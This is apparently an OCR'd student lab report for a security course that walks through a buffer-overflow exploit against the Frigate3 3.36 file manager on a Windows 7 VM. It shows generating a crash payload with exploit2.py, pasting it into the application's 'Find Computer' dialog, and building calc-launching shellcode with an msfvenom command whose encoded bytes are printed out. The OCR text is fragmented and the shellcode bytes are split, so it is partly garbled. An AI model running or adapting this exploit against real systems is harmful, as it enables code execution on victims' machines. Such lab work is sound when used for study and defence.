LAB-10

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

REG_ID:-18BCD7058
COURSE CODE:-CSE-2010
SLOT:-L39+L40


Install Frigate3 on Windows 7 VM: Frigate3 UI

Execute the exploit2.py to generate the


payload_cmd.txt file:


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
09 45 56
New View Edit Refresh Copy Move Delete Rename Select Favorites
Purchase
Stop
File Manager
Frigate.rtf
Frigate Features.htm
C:\Program Files (x86)\Frigate3\
List Name
.. unacev2 dll
Addons unins000 dat
Data unrar3 dll
Help vcl60 bpl
Plugins
Frigate3 exe
unins000 exe
cabinet dll
dcrawlib dll
elpackD6 bpl
Frigate Features htm
Frigate rtf
license txt
rtl60 bpl
tb2k_d6 bpl
<UP-DIR>
7,894.45 KB in 18 files
21.47 GB free on drive C
32.70%
Here you will find some advices that are to help you to master Frigate quickly and totally.
9:45 AM
4/28/2021


Organize
Open
Share with
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Name
Date modified
Type
Size
VulIIn
3/31/2021 11:12 PM
File folder
exploit2
4/5/2021 11:04 AM
Python File
3 KB
Frigate3_Std_v36
4/19/2021 10:50 AM
Application
11,247 KB
payload
4/5/2021 11:10 AM
Text Document
5 KB
python-2.7.17
3/31/2021 10:54 PM
Windows Installer ...
19,112 KB
VulIIn
3/31/2021 10:51 PM
WinRAR ZIP archive
785 KB
payload
Text Document
Date modified: 4/5/2021 11:10 AM
Size: 4.50 KB
Date created: 4/5/2021 11:10 AM



Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.



The application crashes and CMD opens up

after pressing Ok.

Open linux on VMBox and in terminal paste the following code to get the calc payload # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python This will generate the bit code buf = "" buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\ x2b" buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\ x18" buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\ x9f" buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16 \x63" buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2 d\xe5" buf +=

"\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\ xac" buf +=

"\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\ xee" buf +=

"\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8 0\x21" buf +=

"\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0 \xcc" buf +=

"\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\ xdb" buf +=

"\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac \x33" buf +=

"\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\ xae" buf +=


"\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d \x5f" buf +=

"\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x 10" buf +=


"\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd 1\xc6" buf +=

"\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\ xa1" buf +=


"\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05" Make a new python script




Execute the python script to generate the payload




